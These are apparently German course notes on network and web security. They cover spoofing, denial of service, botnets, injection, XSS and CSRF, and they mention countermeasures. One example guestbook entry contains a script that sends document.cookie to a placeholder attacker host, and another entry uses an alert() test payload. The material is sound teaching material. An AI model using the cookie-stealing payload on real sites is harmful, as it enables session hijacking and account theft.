- **Programmierfehler**
 - oft ungeprüfte Eingabepuffer
 - Stack-Overflow / Manipulation des Programmzeigers

=> "CIA"

Beispiel Buffer-Overflow

-> gehören zu den häufigsten Sicherheitslücken in aktueller Software, die sich u.a. über das Internet ausnutzen lassen können. Im Wesentlichen werden bei einem Pufferüberlauf durch Fehler im Programm zu große Datenmengen in einen dafür zu kleinen reservierten Speicherbereich, den *Puffer*, geschrieben, wodurch nach dem Ziel-Speicherbereich liegende Speicherstellen überschrieben werden.

- **Konfigurationsfehler (z.B. auf Webserver)**
 - Falsche Berechtigungsvergabe auf Ebene des Filesystems
 - Unbedachte Owner von Serverprozessen (zu hohe Privilegien)
- **Systemanomalien**
Einnisten/Verstecken von Malware jeglicher Art

2.2 4 mögliche negative Auswirkungen

1. **Verlust der Vertraulichkeit (confidentiality):**
Beschränkter Einfluss auf Transportwege / Überwachungsmöglichkeiten
2. **Verlust der Integrität (integrity):**
Veränderung von Datenpaketen unterwegs - gefälschte Daten (e-Mail Absender)
3. **Verlust der Verfügbarkeit (availability):**
mutwillige Verhinderung des Zugangs (Denial of Service)
4. **Verlust der Verbindlichkeit / Nichtabstrebbarkeit (non-repudiation):**
Folge der vielfältigen Möglichkeit der Fälschung von Absenderangaben

2.3 Informationsgewinnung


2.3.1 Geschwätzige Dienste

- **Telnet (Telecommunication Network)**
Keine Sicherheitsfunktionalitäten – es werden z.B. Passwörter im Klartext geschickt.
- **SSH (Secure Shell)**
Die von SSH-1 verwendete Integritätsprüfung weist Schwachstellen auf, die es einem Angreifer ermöglichen, eine SSH-1-Sitzung auszuspähen
- **SMTP (Simple Mail Transfer Protocol)**
Erfordert die Einrichtung eines Sicherheitssystems, wie eine Firewall
- **http (Hypertext Transfer Protocol)**
unverschlüsseltes Protokoll, kann gesniffed werden
- **FTP (File Transfer Protocol)** unverschlüsseltes Protokoll, kann gesniffed werden

2.3.2 Portscanning

Ein **Portscanner** ist eine Software, mit der überprüft werden kann, welche Dienste ein mit TCP oder UDP arbeitendes System über das Internetprotokoll anbietet. Der Portscanner nimmt dem Anwender dabei die Arbeit ab, das Antwortverhalten eines Systems selbst mit einem Sniffer zu untersuchen und zu interpretieren.

→ Systematisches Suchen nach Ports von Serverprozessen und Kontaktaufnahme mit bzw. Suche nach Trojanischen Pferden.



2.3.3 Logfile einer Firewall

„Bekannte“ Ports erzeugen kommentierte Fehlermeldungen. Serien von „wilden“ Syncs werden als mögliche Scans registriert. Diese Werden in dem Log File der Firewall gespeichert.

2.4 Passive Angriffe

- Lauschen
- Analyse des Datenverkehrs

Als Beispiel kann **Wireshark** genannt werden (Programm zur Analyse von Netzwerk-Kommunikationsverbindungen (Sniffer)).


2.5 Aktive Angriffe

- Verändern, Ergänzen oder Löschen von Daten
- Spoofing Angriffe
 - IP spoofing und Sequenznummernraten
 - ARP spoofing
 - DNS spoofing
- Degradation-of-service oder denial-of-service attack

- TCP SYN flooding
- E-mail bombing

Spoofing (englisch, zu Deutsch: Manipulation, Verschleierung oder Vortäuschung) nennt man in der Informationstechnik verschiedene Täuschungsversuche in Computernetzwerken zur Verschleierung der eigenen Identität. Personen werden in diesem Zusammenhang auch gelegentlich als „Spoofers“ bezeichnet.

2.5.1 TCP-Verbindung (SYN/ACK)




- Verbindungsaufnahme (SYN) wird bestätigt (SYN/ACK)
- Bestätigung erfolgt nur, wenn Verbindung akzeptiert wird („offener Port“, also z.B. Port 80 bei einem http-Server)
- Das Bestätigungs paket geht an Absender-IP / Absender-Port

2.5.2 IP-Spoofing und Sequenznummernraten

IP-Spoofing bezeichnet in Computernetzen das Versenden von IP-Paketen mit gefälschter Absender-IP-Adresse. Paketfilter sind eine mögliche Gegenmaßnahme gegen IP-Spoofing.


Ausgangssituation

Wirtschaft



Phase 1: Informationen über A gewinnen und B ablenken


Hochschule Luzern
Wirtschaft



Folie 15 6. März 2013

Phase 2: Anstelle von B Pakete an A senden (die Antworten gehen allerdings an B, der abgelenkt ist)

Hochschule Luzern
Wirtschaft



2.5.2.1 Mögliche Gegenmaßnahme

Paketfilter sind eine mögliche Gegenmaßnahme gegen IP-Spoofing: Von außen kommende Pakete, die Quelladressen von innenliegenden Rechnern haben, werden verworfen. Dies verhindert, dass ein externer Angreifer die Adresse einer internen Maschine fälschen kann. Idealerweise sollten auch ausgehende Pakete gefiltert werden, wobei dann Pakete verworfen werden, deren Quelladresse nicht innerhalb des Netzwerks liegt; dies verhindert, dass IP-Adressen von externen Maschinen gespoofed werden können und ist eine bereits lange bestehende Forderung von Sicherheitsfachleuten gegenüber Internetdienstanbietern.

2.5.2.2 Sequenznummern

Einige Protokolle auf höheren Schichten stellen eigene Maßnahmen gegen IP-Spoofing bereit. Das Transmission Control Protocol (TCP) benutzt beispielsweise **Sequenznummern**, um sicherzustellen, dass ankommende Pakete auch wirklich Teil einer aufgebauten Verbindung sind. Die schlechte Implementierung der TCP-Sequenznummern in vielen älteren Betriebssystemen und Netzwerkgeräten führt jedoch dazu, dass es dem Angreifer unter Umständen möglich ist, die **Sequenznummern zu erraten** und so den Mechanismus zu überwinden.


2.5.3 DNS-Spoofing

DNS-Spoofing bezeichnet einen Angriff, bei dem es gelingt, die Zuordnung zwischen einem Hostnamen und der zugehörigen IP-Adresse zu fälschen. Dies kann durch unterschiedliche Vorgehensweisen erreicht werden:

- Ausnutzen von Sicherheitslücken in der Software des DNS-Servers
- betreiberseitige Manipulation des DNS-Servers
- Falscheinträge in der Hosts-Datei des anfragenden Clients
- Man-in-the-middle-Angriff

In verschiedenen Ländern wird DNS-Spoofing als Mittel der Zensur im Internet verwendet, beispielsweise in der Volksrepublik China.

DNS-Spoofing



- Triviale Variante (ungefragte Antwortrecords) geht nicht mehr
- Ausser für Zonentransfer (Liste aller Records einer Zone übermitteln) wird UDP verwendet (verbindungslos, daher Absender leicht fälschbar)
- Query-ID erraten durch Anfrage der eigenen Adresse (nur bedingt)

2.5.4 Klassischer DOS-Angriff (Denial-of-Service)

<https://www.youtube.com/watch?v=VE715OkhgP8>

Dos-Angriffe wie z.B. SYN-Flooding belasten den Internetzugang, das Betriebssystem oder die Dienste eines Hosts, beispielsweise HTTP, mit einer größeren Anzahl Anfragen als diese verarbeiten können, woraufhin reguläre Anfragen nicht oder nur sehr langsam beantwortet werden. Wenn möglich, ist es jedoch wesentlich effizienter, Programmfehler auszunutzen, um eine Fehlerfunktion (wie einen Absturz) der Serversoftware auszulösen, worauf diese auf Anfragen ebenfalls nicht mehr reagiert.

- SYN-Paket enthält beliebige gefälschte IP-Absenderadresse
- Absender-Port ist irrelevant
- SYN/ACK geht irgendwohin (sofern die IP-Adresse existiert)
- Überlastungseffekt durch gleichzeitig agierende Zombies

Der Angreifer beim DoS-Angriff benötigt keine Passwörter oder Ähnliches vom Zielrechner, weil er nicht in diesen eindringen muss...

2.5.4.1 DRDOS (Distributed Reflection Denial of Service)


Hierbei adressiert der Angreifer seine Datenpakete nicht direkt an das Opfer, sondern an regulär arbeitende Internetdienste, trägt jedoch als Absenderadresse die des Opfers ein (IP-Spoofing). Die Antworten auf diese Anfragen stellen dann für das Opfer den eigentlichen DoS-Angriff dar. Durch diese Vorgehensweise ist der Ursprung des Angriffs für den Angegriffenen nicht mehr direkt ermittelbar.

2.5.4.2 Gegenmassnahmen

Um Überlastungen von kritischer IT-Infrastruktur zu verhindern oder solche zu begrenzen, wurden mit der Zeit einige Gegenmaßnahmen entwickelt:

- Bei kleineren Überlastungen, die nur von einem oder wenigen Rechnern/Absendern verursacht werden, kann eine Dienstverweigerung mit Hilfe von einfachen **Sperrlisten** (i.d.R. eine Liste von Absender-IP-Adressen) vollzogen werden. **Diese Sperrlisten werden von einer sogenannten Firewall ausgeführt:** Sie verwirft dabei Datenpakete von IP-Adressen aus dieser Sperrliste (oder leitet sie um). Oft kann eine Firewall auch simple Angriffe automatisch erkennen und diese Sperrlisten dynamisch erzeugen, zum Beispiel durch Rate Limiting von TCP-SYN und ICMP Paketen.
- Eine weitere mögliche – in der Regel aber kostenaufwändigere – Gegenmaßnahme gegen Überlastungen ist die sogenannte **Serverlastverteilung**. Dabei werden die bereitgestellten Dienste, mit der Hilfe von verschiedenen Virtualisierungstechniken, auf mehr als einen physischen Rechner verteilt.
- IP-Spoofing unterbinden

2.5.5 Beispiel: Angriff auf den FTP-Server



3 Kapitel – Gefährdungen und Sabotage auf höheren Ebenen

3.1 Code Injection

<https://www.youtube.com/watch?v=PqtgAeUFSjs>

Code-Injektion ist die Ausnutzung eines Computer-Fehlers, der durch die Verarbeitung von ungültigen Daten verursacht wird. Code-Injektion kann von einem Angreifer verwendet werden um einem Programm Code zu injizieren (injection) der die Ausführung des Programms ändert. Die Auswirkungen können verehrend sein! (Bsp.: Würmer verwenden Code-Injection).

3.1.1 Beispiel

Ein Webserver hat ein Gastbuch-script, welches kleine Nachrichten von Benutzern akzeptiert. Z.B.:

```
Very nice site!
```

Eine bösartige Person kann aber von einer Code-Injection-Schwachstelle des Gästebuchs wissen und folgendes eintragen:

```
Nice site, I think I'll take it.>
<script>document.location='http://some_attacker/cookie.cgi?' +document.cookie
</script>
```

Sobald der nächste Benutzer die Seite besucht wird der injizierte Code ausgeführt. Dieser Code ermöglicht es dem Hacker sich als einen anderen Benutzer auszugeben.

Problematisch wird es, wenn zusammengesuchte code snippets ohne Prüfmechanismen von gutwilligen Anfängern auf öffentlich zugänglichen Sites verwendet werden, "weil es so einfach ist". Es besteht ein gewisses Risiko, dass "cooler" Code zum Download angeboten ist, der bewusst angereichert". Das Testen von Sourcecode auf unerwünschte Filesystemzugriffe usw. ist keine einfache Aufgabe. Viele Betreiber von Downloadsites tun aber ihr Bestes, um unseriösen Code auszuschliessen.


3.2 Script Injection (SQL-Injection)

https://www.youtube.com/watch?v=l7BG_XPLBj8

Diese Technik wird benutzt um Datengetriebenen Programme anzugreifen. Dies wird getan indem bei einem Eingabefeld SQL-Anweisungen eingetragen werden, welche die Webseite dazu bringen sollen, neue SQL-Anweisungen in die Datenbank zu schreiben. SQL-Injection nutzt also eine Schwachstelle des Programmes aus.

Script Injection

- Demonstration:
[inject_demo.php](#)
- Ungeprüfte Einträge werden vom Server verarbeitet und in der DB abgelegt
- Das Auflisten von ungeprüften DB-Einträgen bewirkt, dass der so eingeschleuste JavaScript Code vom Browser jedes Benutzers ausgeführt wird
- Yuri trägt als Name folgendes ein:
Yuri<script>alert('hi')</script>
- JavaScript kann bei aktuellen Browsern nicht auf lokale Ressourcen zugreifen, aber der Benutzer kann dazu (und zu anderem) verleitet werden




3.3 Cross Site Scripting

<https://www.youtube.com/watch?v=i38LMZyKlql>

Cross-Site-Scripting bezeichnet das Ausnutzen einer Computersicherheitslücke in Webanwendungen, indem Informationen aus einem Kontext, in dem sie nicht vertrauenswürdig sind, in einen anderen Kontext eingefügt werden, in dem sie als vertrauenswürdig eingestuft werden. Aus diesem vertrauenswürdigen Kontext kann dann ein Angriff gestartet werden. Ziel ist es meist, an sensible Daten des Benutzers zu gelangen, um beispielsweise seine Benutzerkonten zu übernehmen (Identitätsdiebstahl).

Cross-Site-Scripting ist eine Art der **HTML Injection**. Cross-Site-Scripting tritt dann auf, wenn eine Webanwendung Daten annimmt, die von einem Nutzer stammen, und diese Daten dann an einen Browser weiterversendet, ohne den Inhalt zu überprüfen. Damit ist es einem Angreifer möglich, auch Skripte indirekt an den Browser des Opfers zu senden und damit **Schadcode** auf der Seite des Clients auszuführen.

XSS kann **nicht-persistent oder persistent (auch "stored")** sein:




Nichtpersistentes XSS profitiert davon, wenn ein Webserver die Eingabe des Clients unbearbeitet reflektiert, z.B. wenn eine Suchmaschine die eingegebenen Suchbegriffe wieder darstellt, ohne diese zuerst nach Spezialzeichen zu untersuchen. Dieser Effekt kann durch das Klicken auf einen Link in Spam-Mails ausgelöst werden. Persistentes XSS ist typisch für Gästebücher, Blogs, usw., wenn Einträge auf dem Server gespeichert und anderen Benutzern oder Kunden angezeigt werden. **Der notwendige Schutz auf der Serverseite (in der**

Verantwortung des Programmierers) ist immer gleich: IMMER Eingabedaten parsen (übersetzen)!!!

CSRF ist etwas komplexer: Es funktioniert dann, wenn ein Benutzer eine authentisierte Verbindung zu einer Website (z.B. hotmail.com) im Browser Register #1 hat und im Register #2 eine bösartige (oder infizierte) Website besucht. Der böswillige Code von dieser Site kann die authentisierte Verbindung der anderen Site missbrauchen.

Cross Site Request Forgery („CSRF“)



Abhilfe:

- disable JavaScript oder andere Skriptsprachen auf dem Client deaktivieren; das macht viele Websites ziemlich unattraktiv
- NIE in unbekannten Wassern surfen, während eine Verbindung zu einer vertrauten Site offen ist

3.4 Drive-by-Infection

https://www.youtube.com/watch?v=_cf7Ptxj5ck

Der Begriff „Drive by Infection“ bezeichnet einen möglichen Infektionsweg, wie Schadsoftware auf ein Clientsystem gelangt. Dabei ist immer auch eine Interaktion des Opfers notwendig. So muss es beispielsweise auf einen **Link in einer E-Mail klicken oder aktiv eine Webseite ansteuern**. Ist dies der Fall und der Rechner des Opfers weist eine **Schwachstelle im Webbrower** oder in einer über den Webbrower aufgerufenen Applikation auf, wird diese automatisch ausgenutzt. Erst in einem **zweiten Schritt** wird dann der eigentliche **Schadcode nachgeladen**. Das Opfer merkt vielfach

überhaupt nichts von dem Angriff. Je nach ausgenutzter Schwachstelle kommt es jedoch vor, dass der **Webbrowser unverhofft beendet wird**. Da er anschliessend aber wieder einwandfrei funktioniert, schöpfen die wenigsten Leute Verdacht. Weder eine Personal-Firewall noch ein NAT-Device bieten ausreichend Schutz vor solchen Angriffen.

Für genauere Betrachtung der Drive-by-Infection die SWITCH-Fallstudie auf Ilias durchlesen!!
(Wichtig!!)

3.5 Bot-Netze <https://www.youtube.com/watch?v=D6NSUekyN6A>

Ein Botnetz ist ein Verbund gekaperter Rechner, die zur Durchführung verschiedener Aufgaben ferngesteuert werden - beispielsweise für den Versand von Spam-Mails. Botnetze sind weit verbreitet und leisten die „Hauptarbeit“ für die heute übliche Spam-Flut und für die kommerzielle Ausbeutung gezielter Angriffe. Es gibt einen richtiggehenden Markt dafür, inklusive Probeangebote vor einem definitiven Auftrag (z.B. einige Minuten «degradation of service» eines bestimmten Servers)

3.5.1 Waldec-Bot-netz


Mit einigen hunderttausend infizierten Rechnern - im Fachjargon "Zombies" genannt - war das Waledac-Botnetz eines der zehn größten Botnetze weltweit. Es war, neben anderen kriminellen Aktivitäten, im Alleingang für den Versand von mehr als 1,5 Milliarden Spam-E-Mails verantwortlich - pro Tag.

Die Microsoft-Jäger entwickelten eine neue rechtliche Strategie: "Wir erwirkten eine einstweilige Verfügung, so dass VeriSign alle zur Kontrolle und Pflege des Botnetzes dienenden .com-Domains abschalten musste"

Nach und nach löschte VeriSign die Verweise im Domain Name System - dem "Telefonbuch des Internets" - und schnitt den Zombies so binnen 36 Stunden den Kommunikationskanal zu den acht sogenannten Command & Control-Servern (C&C) ab. Ohne Kontakt zu diesen Maschinen können die Zombies ihr kriminelles Werk nicht länger verrichten.

So clever und öffentlichkeitswirksam Microsofts Wahl der einstweiligen Verfügung war, diesem Mittel sind beim Kampf gegen Botnetze Grenzen gesetzt: Sobald die betreffenden Server über verschiedene Top Level Domains wie .com, .de oder .cn (China) verteilt sind, genügt eine einzelne Verfügung nicht. Es müssten in allen betroffenen Ländern ähnliche Rechtsmittel erwirkt werden.

Analyse des Bot-Netzes:



- Herkunft: **Robot**
- Handelt auf Befehl
- hierarchisch organisiert
- „Fast-Flux“ heisst schnelles ändern von DNS Einträgen → erschwert Rückverfolgung
- Microsoft vs. Walowdac-Botnet (2009): Prozess, um Anbieter (Registrierer) von Fast-Flux DNS zu stoppen → viele unschuldige „Opfer“
- Definitiv der lukrativste Start ins e-“business”

Das Botnetz hat (mindestens) 4 Ebenen. Der Informationsfluss zwischen diesen Ebenen ist in der Abbildung dargestellt.

